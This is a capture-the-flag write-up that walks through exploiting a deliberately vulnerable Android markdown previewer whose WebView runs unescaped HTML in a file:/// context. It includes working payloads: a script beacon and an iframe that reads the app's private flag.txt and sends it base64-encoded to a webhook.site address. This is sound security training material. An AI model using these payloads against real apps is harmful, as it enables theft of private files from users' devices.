Parse & Pwn - MHL CTF Writeup
This was an interesting challenge from MobileHackingLab involving a markdown previewer app. (Spoiler: it wasn't just about markdown parsing ;p) It made me feel stupid once I finished the challengeXD
The objective was simple:
Find a vulnerability in a markdown parser app and read the flag.txt file from an app sandbox directory.
Initial Recon - JADX
First thing I do with any Android APK is open it in JADX and check the AndroidManifest.xml.
There was only one activity — MainActivity. I was honestly confused at first because MainActivity had basically nothing in it:
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    ensureFlagFile();
    // ...compose stuff
}

private final void ensureFlagFile() {
    File file = new File(getFilesDir(), "flag.txt");
    if (file.exists()) {
        return;
    }
    FilesKt.writeText$default(file, "dummy", null, 2, null);
}
So it creates a flag.txt with "dummy" if it doesn't exist.
For this challenge, if you are using real device, you will only get dummy flag, you would need to use the MHL lab infrastructure. I spend a couple hours trying to see if I had missed something because I was always getting dummy flag, but when I checked the challenge, it made me feel stupid, it literally says
- Get the real flag.txt from the integrated Android Lab Device from the app data dir.
Anyways,
Finding the Actual Logic
Since it's a Jetpack Compose app, the real logic is scattered across lambdas and composable functions. I went into ComposableSingletons$MainActivityKt and then MainActivityKt which had the hint
A few things stood out immediately:
public static final String markdownToHtml(String str) {
    return "...<body>" + HtmlRenderer.builder()
        .escapeHtml(false)      // <- interesting
        .sanitizeUrls(false)    // <- also interesting
        .build()
        .render(Parser.builder().build().parse(str))
        + "</body></html>";
}
escapeHtml(false) and sanitizeUrls(false) — this means raw HTML in your markdown goes straight to the renderer. No sanitization.
And in the WebView setup:
webView.getSettings().setJavaScriptEnabled(true);
webView.getSettings().setAllowFileAccess(true);
// ...
value.loadDataWithBaseURL("file:///", strMarkdownToHtml, "text/html", "utf-8", null);
JavaScript is enabled, file access is enabled, and the base URL is set to file:///. This is the key piece — loadDataWithBaseURL with file:/// as base means the WebView thinks it's running in a file context, which could allow reading local files.
Attack Plan
The app has three ways to load markdown — From File, From URL, and From Clipboard.
The URL loader only accepts https:// URLs:
java
if (StringsKt.startsWith$default(value, "https://", false, 2, (Object) null)) {
    // loads it
} else {
    Toast.makeText(this.$context, "Only https URLs are allowed", 0).show();
}
So I need to:
Host a malicious markdown file with embedded HTML/JS
Serve it over HTTPS
Load it via the URL dialog
Use the injected script to read
flag.txtand exfiltrate it
Setting Up the Attack
I spun up a local HTTP server:
bash
python3 -m http.server 8080
And used ngrok to get an HTTPS tunnel since the app enforces https://.
For my initial POC I tried a simple alert:
html
<script>alert(1)</script>
No alert appeared. I spent a bit debugging — turns out the file was loading fine but I had to make sure the content was actually being rendered as HTML and not escaped.
Then I tried a webhook fetch to confirm JS execution:
html
<script>
fetch('https://webhook.site/my-id')
</script>
Got a hit. JS is executing.

Now onto file reading.
Trying to Read the Flag
This is where I went down a rabbit hole. My first instinct was XHR:
var x = new XMLHttpRequest();
x.open('GET', 'file:///data/data/com.mobilehackinglab.markdownpreviewer/files/flag.txt');
x.onload = function() { /* send to webhook */ };
x.send();
I kept getting hits on the webhook but with empty content. Tried sync XHR, tried overrideMimeType, tried different approaches — all empty.
Checked x.status — it was returning 0, meaning the request was being blocked entirely. Even though setAllowFileAccess(true) is set, setAllowUniversalAccessFromFileURLs was NOT set, so cross-origin file reads via XHR were blocked.
The Fix — A very basic Iframe
Instead of XHR, I tried an <iframe>:
html
<iframe
  src="file:///data/data/com.mobilehackinglab.markdownpreviewer/files/flag.txt"
  onload="new Image().src='https://webhook.site/my-id?f='+btoa(this.contentDocument.body.innerText)">
</iframe>
Since we're in file:/// context (thanks to loadDataWithBaseURL), an iframe pointing to another file:// URL is same-origin. The iframe loads, onload fires, and we grab innerText and ship it to the webhook.

Got the flag!
MHL{f1l3_url5_4r3_n0t_4_bug}
Summary
The vulnerability chain:
HTML injection —
escapeHtml(false)in the markdown renderer lets you inject raw HTML and<script>tagsWebView misconfiguration —
setJavaScriptEnabled(true)+setAllowFileAccess(true)+loadDataWithBaseURL("file:///", ...)creates a file-context WebViewSame-origin file read via iframe — since base URL is
file:///, an iframe can load otherfile://paths without triggering CORS
I was a fun challenge. The rabbit hole of XHR vs iframe was the most time consuming part honestly and also that I used real device without reading the challenge intructions, i spent majority of my time on why the flag was dummy.